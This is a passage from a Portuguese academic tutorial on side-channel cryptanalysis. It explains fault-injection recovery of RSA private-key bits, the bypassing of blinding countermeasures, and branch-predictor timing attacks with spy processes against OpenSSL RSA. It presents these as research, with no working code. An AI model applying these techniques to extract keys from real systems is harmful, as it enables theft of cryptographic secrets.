Para $k \in \{0,1,...,t\}$, ao saltarmos a $(t-k+1)$-ésima iteração da exponenciação modular, obteremos uma assinatura falha Sig_k tal que:

$$Sig_k \leftarrow \prod_{i=k+1}^{t} H(m)^{d_i \times 2^{i-1}} \times \prod_{i=0}^{k} H(m)^{d_i \times 2^i} \mod n$$

Como as falhas podem ser injetadas em qualquer ponto da execução do programa, o adversário precisa:

1. Determinar um caso base de assinatura falha facilmente verificável.
2. Que a verificação da falha informe ao menos um bit da chave secreta.
3. Que a assinatura falha seja obtida saltando apenas um *squaring*.
4. O caso base seja o passo inicial de um método indutivo.

Sendo que o expoente d é percorrido da esquerda para a direita, a única assinatura que poderia ser verificada dessa maneira é Sig_0 , pois:

$$Sig \leftarrow \begin{cases} (Sig_0)^2 \mod n & \text{se} \quad d_0 = 0, \\ H(m)^{-1} \times (Sig_0)^2 \mod n & \text{se} \quad d_0 = 1 \end{cases}$$

Assim, Eve injetaria falhas até que em algum momento uma das igualdades acima fosse verificada e automaticamente revelando o valor correto de d_0. O processo de injeção de saltos seria reiniciado até que todos os $t, t-1, t-2, ..., 1$ bits restantes fossem indutivamente revelados através da verificação da seguinte igualdade:

$$Sig_k \leftarrow \begin{cases} Sig_{k-1} \mod n & \text{se} \quad d_k = 0 \\ H(m)^{2^{k-1}} \times Sig_{k-1} \mod n & \text{se} \quad d_k = 1 \end{cases}$$

Medidas preventivas

Medidas preventivas contra ataques por inserções usualmente consistem em inserir códigos nas implementações a fim de inviabilizá-los. Porém, uma análise mais profunda revela que a injeção de falhas pode ser estendida contra as próprias medidas de defesa. Conseqüentemente não foi encontrada na literatura nenhuma medida de defesa que não pudesse ser invalidada.

Inserção de Código Redundante

A medida de defesa contra análise simples de potência consistia em inserir operações de modo que a multiplicação deixasse de ser relacionada ao valor de um bit do expoente, passando a ser sempre executada de maneira redundante. Mas o foco desse ataque é a saída gerada pelo dispositivo; então, essa medida de defesa em nada o afeta.

Ofuscar a mensagem

Vamos supor, por exemplo, que a entidade assine o próprio texto claro e não seu resumo. Primeiramente, a entidade escolhe valores aleatórios r_0 e r_i tais que $r_0^{-1} = r_i^d \mod n$. Então, ele ofusca a mensagem do seguinte modo:

$$\begin{aligned} \mu &= m \times r_i \mod n, \\ c &= \mu^d \mod n. \end{aligned}$$

Porém, a inserção de falhas poderia ser estendia ao cálculo de μ, impedindo que a mensagem fosse multiplicada por r_i e permitindo que o ataque descrito previamente fosse aplicado com sucesso.

Ofuscar o expoente

Aqui a entidade usa para cifrar uma mensagem o expoente $d' = d + r \times \phi(n)$, sendo r aleatório. Aqui existem duas possibilidades:

- O valor de d' é armazenado no mesmo registrador que d; então, basta inserir uma falha e impedir que a atribuição $d' \leftarrow d$ ocorra.

- Se d' é armazenado em um registrador diferente, o adversário pode impedir que o cálculo $r \times \phi(n)$ seja realizado, fazendo com que $d' \leftarrow d$.

1.4.6. Análise de tempo sobre preditores de saltos

Atualmente ataques utilizando canais secundários de informação tipicamente são aplicados sobre dispositivos embarcados. Essas plataformas são os principais alvos de ACS porque, comparadas com processadores convencionais, seu hardware de fácil acesso permite que as medidas de suas grandezas físicas sejam efetuadas silenciosamente, i.e. em sua maioria não são invasivas e não interferem na execução dos algoritmos criptográficos. Acreditava-se que a análise de tempo não era tão ameaçadora quanto os outros ataques porque a duração das instruções tanto em smart cards como computadores convencionais são da ordem de nanosegundos. Logo seria inviável estabelecer uma relação de tempo entre operando e operador.

A arquitetura intrínseca aos processadores convencionais (PowerPC, Cell, Intel x86, ARM, etc.) impede medições desse caráter. É impossível acessarmos não invasivamente valores contidos em registradores ou memória cache referentes a programas distintos que estão sendo executados em CPUs convencionais. Além disso essas plataformas executam sistemas operacionais capazes de executar programas concorrentemente (Windows, Linux, Symbian, PalmOS, etc.) e a troca de contexto desses processos faz com que valores imprecisos sejam obtidos nas medições. Poucos trabalhos até 2003 [Brumley and Boneh 2003] abordaram ACS como um risco real contra essas plataformas de modo que essas eram tidas como seguras a essa categoria de ataque.

Paralelismo de instruções e preditor de saltos

Desde o surgimento dos primeiros processadores modernos, diversas técnicas de construção foram criadas visando rápidas melhorias no desempenho dos processadores. Na década de 1960 surgiram processadores com estágios distintos de execução (pipelined processors); na década de 1980 processadores capazes de executar instruções especulativamente [Hennessy and Patterson 2002]. Essas técnicas, que exploram paralalelismo de instruções (ILP ou *Instruction Level Parallelism*) necessitam de mecanismos sofisticados de predição dos saltos (in)condicionais executados durantes a execução do programa, de modo que a unidade de processamento praticamente não fique ociosa.

Estudos recentes [Jean-Pierre et al. 2006, Aciiçmez et al. 2007] demonstraram que seria possível, através de medições das diferenças dos tempos de acertos e erros das unidades de predição de salto, determinar a chave privada de um sistema RSA utilizando um processo espião [Milenkovic et al. 2004]. Apesar desse ataque consistir de análises de tempo, ele também é denominado *Branch Prediction Analysis*, uma vez que o tempo é utilizado para inferir valores do preditor de saltos.

Unidade de predição de saltos

As instruções que compõem o código binário de um programa executável podem consumir diferentes quantidades de ciclos de *clock* de acordo com suas respectivas complexidades. Como no decorrer do fluxo de programas podem existir diversas dependências entre as instruções executadas, existe a possibilidade de que valores necessários para a execução de uma determinada instrução ainda não tenham sido calculados.

Quando a instrução depende um salto condicional, então essa situação é denominada *control hazard*. Para que o processador não permaneça ocioso até que o fluxo do programa seja definido, durante o período de decisão ele especula qual deverá ser a próxima instrução executada. Se a predição se mostrar correta (*hit*) o fluxo do programa prossegue sem degradação de desempenho; caso a predição se mostre incorreta (*miss prediction*), o *pipeline* deve ser esvaziado e a instrução correta tomada. Observe que uma *miss prediction* acarreta em uma penalidade de ciclos de *clock* que é proporcional à quantidade de estágios do *pipeline*.

Quando a CPU determina um salto como tomado, ela deve buscar a instrução do endereço alvo do salto na memória e entregá-la a unidade de execução. Para tornar o processo mais eficiente, a CPU mantém um registro dos saltos executados anteriormente no BTB (*Branch Target Buffer*). Observe que o tamanho do BTB é limitado; logo, alguns endereços armazenados precisam ser expulsos para que novos endereços sejam armazenados. O preditor também possui uma parte denominada BHR (*Branch History Registers*) responsável por gravar a história dos registradores usados globalmente e localmente pelo programa. [Jean-Pierre et al. 2006].




Figura 1.25. Unidade de predição de saltos [Jean-Pierre et al. 2006].

Medição direta de tempo

A máquina de estados que descreve as possíveis decisões da BTU possui um número finito de estados; logo, o algoritmo que a descreve é determinístico. O adversário pode assumir que a implementação do RSA utilizou S&M (*Square-and-Multiply exponentiation algorithm*) e MM (*Montgomery Multiplication algorithm* [Hankerson et al. 2003, Denis 2006]) e o BTU possui um autômato finito de apenas dois estados: salto tomado ou não tomado.

Seja d a chave privada, vamos supor que o adversário conhece seus i primeiros bits e está tentando determinar d_i. Para qualquer mensagem m, o adversário pode simular as primeiras i iterações e obter um resultado intermediário que será a entrada da $(i+1)-$*ésima* iteração. Então ele gera quatro conjuntos distintos tais que:

$$\begin{aligned}
M_1 &= \{m \mid d_i = 1 \rightarrow m \textit{ causa misspredict}\textit{ion durante MM}\} \\
M_2 &= \{m \mid d_i = 1 \rightarrow m \textit{ causa hit durante MM} \quad\} \\
M_3 &= \{m \mid d_i = 0 \rightarrow m \textit{ causa misspredict}\textit{ion durante MM}\} \\
M_4 &= \{m \mid d_i = 0 \rightarrow m \textit{ causa hit durante MM} \quad\}
\end{aligned}$$

O adversário calcula o tempo médio de execução na multiplicação de Montgomery em cada conjunto M_i. Sendo $d_i = t, t \in \{0,1\}$, a diferença dos tempos médios de execução para o mesmo valor correto t serão muito mais significativas do que a obtida dos outros dois conjuntos, pois, para o valor incorreto, os valores de tempo de cada multiplicação terão um caracter aleatório. Esse é o mesmo processo estatístico da análise diferencial de potência. Portanto, se a diferença entre os tempos médios de M_1 e M_2 for muito mais significativa do que M_3 e M_4, então o palpite correto é $d_i = 1$, e $d_i = 0$ caso contrário.

Nesse ataque o adversário precisa saber de antemão o estado do BPU antes do algoritmo de decriptação ser iniciado. Uma possibilidade de simples implementação, porém menos eficiente, seria realizar a análise supondo cada um dos quatro estados iniciais. A segunda abordagem consiste em forçar o estado inicial do BPU de modo que nenhum endereço de salto esteja no BTB. Essa abordagem será fundamentalmente a mesma utilizada em todos os ataques de predição de salto listados a seguir.


Forçando BPU à mesma predição assincronamente

Unidades de processamento que permitem execução concorrente de processos (SMT ou *Simultaneous Multi-Threading* [Silberschatz et al. 2004]) permitem que um adversário execute um processo espião simultaneamente ao programa de encriptação. Dessa forma, o adversário pode fazer com que o valor previsto dos saltos do encriptador nunca estejam no BTB; conseqüentemente, sempre ocorrerá um *misspredictio*n quando o resultado correto, segundo a previsão, seria que o salto fosse tomado. Comparado ao processo anterior, a análise diferencial seria similiar exceto pelo fato de que $d_i = 1$ em caso de *hit* e $d_i = 0$ em caso de *misspredict*ion durante o cálculo de $m^2 \bmod N$.


O processo espião remover do BTB o endereço alvo de salto dos seguintes modos:

1. (*Total Eviction Method*: todas as entradas do BTB são expulsas.
2. (*Partial Eviction Method*): um conjunto de entradas do BTB é expulso.
3. (*Single Eviction Method*): apenas endereço de interesse é expulso da tabela.

Obviamente o primeiro método é o de mais simples implementação (assumindo que sejamos capazes de esvaziar todo o BTB entre duas iterações da exponenciação). O diferencial desse ataque é o adversário não ter que saber detalhes de implementação da BPU para ser capaz de criar o processo espião e determinar quais são os bits da chave secreta.



(a) Separações corretas e aleatórias



(b) Maior diferença das médias

Figura 1.26. Resultados práticos do *Total Eviction Method* [Jean-Pierre et al. 2006].

Esse ataque foi aplicado sobre uma implementação do RSA em OpenSSL versão 0.9.7, rodando sob uma workstation RedHat 3. Foram gerados 10 milhões de blocos de

mensagens aleatórias e chaves aleatórias de 512 bits. As mensagens foram encriptadas e separadas segundo os critérios acima, sendo assumido como tomado o salto do próximo bit desconhecido.

Na Figura 1.26 (a), o eixo x corresponde aos bits do expoente de 2 até 511, sendo que cada coordenada x_i apresenta os valores das médias das separações correta e a média das separações aleatórias, denotadas respectivamente por μ_{Y_i} e μ_{X_i}. Analizando todos os pares (μ_{Y_i}, μ_{X_i}), o adversário verifica qual deles teve a diferença mais significativa (Figura 1.26 (b)) e utiliza seus respectivos desvios padrões para determinar o desvio da diferença das médias

$$\mu_Z = \mu_Y - \mu_X = 58.91 - 1.24 = 57.67$$
$$\sigma_Z = \sqrt{\sigma_Y^2 + \sigma_X^2} = \sqrt{62.58^2 - (34.78)^2} = 71.60$$

Sempre que o adversário encontrar $Z > 0$, ele irá supor que seu palpite do valor do bit foi correta. O grau de certeza que o adversário pode ter nessas decisões pode ser medido através da probabilidade:

$$Pr[Z > 0] = \phi(\frac{0 - \mu_Z}{\sigma_Z}) = \phi(-0.805) = 0.79$$

Portanto, a probabilidade de suas decisões estarem corretas para essas medidas é de quase 80%.

Forçando BPU à mesma predição sincronamente

No ataque anterior, o adversário não precisava sincronizar o processo espião com a execução do programa de decriptação. Entretanto se ele fosse capaz de fazê-lo, poderia esvaziar o BTB apenas no passo imediatamente anterior a *iésima* exponenciação, tornando o processo muito mais eficiente. O adversário irá supor que a implementação do RSA utiliza o algoritmo S&M e se a sentença if foi usada como alvo do salto condicional.

O adversário executa o RSA para textos claros conhecidos e mede o tempo de execução. Em seguida reexecuta o programa aplicando imediatamente antes da *iésima* execução uma *single eviction* no BTB. Como o salto é tomado ou não de acordo com o valor de d_i, se ele o supor como tomado, então ocorrerá um *missprediction* e será percebido um atraso na segunda execução. Logo, o adversário pode determinar todos os bits da chave secreta d analisando o tempo de execução de cada iteração.

Trace-Driven Attack

Todas as abordagens anteriores foram focadas na medição dos tempos gastos pelos saltos do programa de decriptação, enquanto esta abordagem monitora os saltos do programa




Figura 1.27. Conectando os *misses* induzidos no BTB e a diferença de tempo do S&M [Jean-Pierre et al. 2006].

espião. Iremos supor que inicialmente a CPU prevê o salto do decriptador como não tomado.

O adversário inicia seu programa antes do *software* criptográfico e continuamente executa saltos de modo que eles ocupem as mesmas entradas no BTB. Quando ocorrer um *misspredict*ion de um salto que deveria ser tomado, a CPU irá expulsar uma das entradas no BTB utilizadas pelo programa espião e inserir o endereço de salto do decriptador. Conseqüentemente, ao retomar a execução, o programa espião também sofrerá um *misspredict*ion. Dessa maneira, o adversário é capaz de determinar quando o BTB foi modificado pelo decriptador e determinar os bits da chave.

As medições de tempo foram realizadas no início da multiplicação de Montgomery, fornecendo o tempo de apenas uma das operações realizadas (*squaring* ou multiplicação). Sendo N a quantidade de amostras por *bit* da chave, quanto maior seu valor mais discrepantes serão as diferenças entre as duas operações, como mostra a Figura 1.27 com amostragens 100 a 100000. No caso de $N = 10000$, também é possível ver na Figura 1.28 os bits $d_i \in \{d_{89}, d_{104}\}$, demonstrando como a partir desse ponto é trivial determinar a chave secreta.

Melhorando o Trace-Driven Attack

Nos quatro ataques sobre o BPU mostrados até agora foi utilizada análise diferencial das medições de tempo, sendo necessárias quantidades enormes de amostragens a fim de determinar o correto valor da chave. Um segundo estudo do autor [Aciiçmez et al. 2007] demonstrou ser possível diminuir bruscamente a quantidade de amostragens necessárias no ataque *Trace-Driven*.

O ataque é realizado como um *Trace-Driven* usual, onde o programa espião ex-




Figura 1.28. Diferenças entre S&M entre iterações 89 e 104 para 10 mil medições [Jean-Pierre et al. 2006].

ecuta uma seqüência fixa de t saltos para expulsar os endereços alvos do BTB. Os autores perceberam que, de acordo com a arquitetura do processador, existe um t ótimo que pode ser experimentalmente determinado. Aumentando a duração de ciclos dos saltos do processo espião, as diferenças de tempo tornam-se muitos mais significativas e facilmente perceptíveis com uma amostragem muito menor, economizando de mil a 10 mil amostragens em relação ao *Trace-Drive Attack* original. Isso permite que a chave seja determinada com apenas *uma* medição por bit. A Figura 1.29 mostra como a precisão dos valores dos bits obtidos são influenciados pela quantidade de ciclos gastos pelo saltos do programa espião de modo que quanto maior a duração do salto, maior é a precisão dos valores dos bits.

Porém não pode ser esquecido que os aplicativos estão sendo executados em um sistema SMT, logo a troca e contexto dos processos pode eventualmente afetar as medições de tempo. Sob uma ótica estatística, se o advsersário executar algumas amostragens, algumas delas serão menos afetadas do que outras pela concorrência dos aplicativos.

A Figura 1.29 mostra quatro de dez amostragens independentes. Tomando a melhor amostragem, o adversário foi capaz de revelar corretamente 508 dos 512 bits da chave secreta.




Figura 1.29. *Simple branch prediction* [Aciiçmez et al. 2007].

1.5. Considerações finais

Algoritmos criptográficos são conhecidos pela elevada quantidade de processamento em sua execução,. Assim, um dos grandes desafios em defesas contra ACS puramente via *software* é conseguir prover a garantia do não-vazamento de informações sem comprometer a eficiência dos aplicativos. Deve-se ficar atento para que as próprias medidas não possibilitem um vazamento de informação. Além disso, a implementação do algoritmo de defesa deve passar por uma análise criteriosa, principalmente no que se refere a otimizações realizadas pelo compilador. No caso de código reduntante, ele poderia ser simplesmte removido e esse fato passar despercebido pelo desenvolvedor.

Existe hoje uma grande proliferação de dispositivos embarcados ao nosso redor sem que nos demos conta. Eles estão presentes em automóveis, televisores, celular, cartões de bancos, PDAs, etc. e cada vez mais são capazes de comunicarem-se entre si. A principal questão à qual devemos ficar atentos não é o tanto fato de eles muitas vezes trocarem de dados sigilosos, mas sim o nosso desconhecimento sobre essas transações. Com a acessibilidade do hardware e baixo custo de equipamentos necessários para efetuar certos tipos ataque, é fundamental que medidas elaboradas de segurança criptográfica sejam utilizadas a fim de garantir a segurança e privacidade de nossos dados.

Possivelmente, devido ao fato das publicações utilizadas em nossa pesquisa serem recentes, não foram encontradas medidas eficazes de proteção contra os ataques de análise de preditor de salto, análise de falhas aplicadas na assinatura de RSA e análise eletromagnética do PDA Java. O ataque ao preditor de saltos mostrou-se o mais nocivo porque, ao contrário de todos os outros apresentados, não seria necessário acesso físico ao dispositivo de hardware para executá-lo. Entretanto não sabemos se ele seria aplicável às plataformas com múltiplas unidades de processamento [Akhter and Roberts 2006], pois não há garantias de que o processo invasor sempre seja alocado no mesmo núcleo de processamento que o processo criptográfico.

Agradecimentos

Gostaríamos de agradecer a Karina Magalhães, Fabio Piva e Diego Aranha pela ajuda e comentários na revisão do texto. Os erros e omissões restantes são de nossa total responsabilidade.

Referências

Aciiçmez, O., Koç, c. K., and Seifert, J.-P. (2007). On the power of simple branch prediction analysis. In *ASIACCS '07: Proceedings of the 2nd ACM symposium on Information, computer and communications security*, pages 312–320, New York, NY, USA. ACM.

Agrawal, D., Archambeault, B., Rao, J. R., and Rohatgi, P. (2003). The em side-channel(s). In *CHES '02: Revised Papers from the 4th International Workshop on Cryptographic Hardware and Embedded Systems*, pages 29–45, London, UK. Springer-Verlag.

Akhter, S. and Roberts, J. (2006). *Multi-core programming : increasing performance through software multi-threading*. Intel Press.

Blömer, J., Otto, M., and Seifert, J.-P. (2004). Sign change fault attacks on elliptic curve cryptosystems. In *Fault Diagnosis and Tolerance in Cryptography 2006 (FDTC 06), volume 4236 of Lecture Notes in Computer Science*, pages 36–52. Prentice Hall.

Boneh, D., Demillo, R. A., and Lipton, R. J. (2001a). On the importance of eliminating errors in cryptographic computations. *Journal of Cryptology*, 14:101–119.

Boneh, D., Demillo, R. A., and Lipton, R. J. (2001b). On the importance of eliminating errors in cryptographic computations. *Journal of Cryptology*, 14:101–119.

Brumley, D. and Boneh, D. (2003). Remote timing attacks are practical. In *SSYM'03: Proceedings of the 12th conference on USENIX Security Symposium*, pages 1–1, Berkeley, CA, USA. USENIX Association.

Ciet, M. and Joye, M. (2005). Elliptic curve cryptosystems in the presence of permanent and transient faults. *Des. Codes Cryptography*, 36(1):33–43.

Daemen, J. and Rijmen, V. (2002). *The Design of Rijndael*. Springer-Verlag New York, Inc., Secaucus, NJ, USA.

Denis, T. S. (2006). *BigNum Math: Implementing Cryptographic Multiple Precision Arithmetic*. Syngress Publishing.

Diffie, W. and Hellman, M. (1976). New directions in cryptography. *IEEE Transactions on information Theory*.

El Gamal, T. (1985). A public key cryptosystem and a signature scheme based on discrete logarithms. In *Proceedings of CRYPTO 84 on Advances in cryptology*, pages 10–18, New York, NY, USA. Springer-Verlag New York, Inc.

Gebotys, C. H. and White, B. A. (2006). Methodology for attack on a java-based pda. In *CODES+ISSS '06: Proceedings of the 4th international conference on Hardware/software codesign and system synthesis*, pages 94–99, New York, NY, USA. ACM.

Gebotys, C. H. and White, B. A. (2008). Em analysis of a wireless java-based pda. *ACM Trans. Embed. Comput. Syst.*, 7(4):1–28.

Gong, L. and Ellison, G. (2003). *Inside Java(TM) 2 Platform Security: Architecture, API Design, and Implementation*. Pearson Education.

Hankerson, D., Menezes, A. J., and Vanstone, S. (2003). *Guide to Elliptic Curve Cryptography*. Springer-Verlag New York, Inc., Secaucus, NJ, USA.

Hennessy, J. L. and Patterson, D. A. (2002). *Computer Architecture: A Quantitative Approach (The Morgan Kaufmann Series in Computer Architecture and Design)*. Morgan Kaufmann.

Jean-Pierre, O. A., pierre Seifert, J., and Çetin Kaya Koç (2006). Predicting secret keys via branch prediction. In *in Cryptology – CT-RSA 2007, The Cryptographers' Track at the RSA Conference 2007*, pages 225–242. Springer-Verlag.

Koblitz, N. (1987). Elliptic curve cryptosystems. *Mathematics of Computation*, 48(177):203–209.

Milenkovic, M., Milenkovic, A., Milenkovic, A., and Kulick, J. (2004). Microbenchmarks for determining branch predictor organization. *Software Practice and Experience*, 34:465–487.

Miller, V. S. (1986). Use of elliptic curves in cryptography. In *CRYPTO '85: Advances in Cryptology*, pages 417–426, London, UK. Springer-Verlag.

Oren, Y. and Shamir, A. (2007). Remote password extraction from rfid tags. *IEEE Trans. Comput.*, 56(9):1292–1296.

Rivest, R., Shamir, A., and Adleman, L. (1978). A method for obtaining digital signatures and public-key cryptosystems. *portal.acm.org*.

Russell, S. J. and Norvig (2003). *Artificial Intelligence: A Modern Approach (Second Edition)*. Prentice Hall.

Sedra, A. S. and Smith, K. C. (1997). *Microelectronic circuits*, chapter 4. Oxford University Press, Inc., 4th edition.

Silberschatz, A., Galvin, P. B., and Gagne, G. (2004). *Operating System Concepts*. Wiley.

Stinson, D. R. (2002). *Cryptography: Theory and Practice, Second Edition*. Chapman & Hall/CRC.

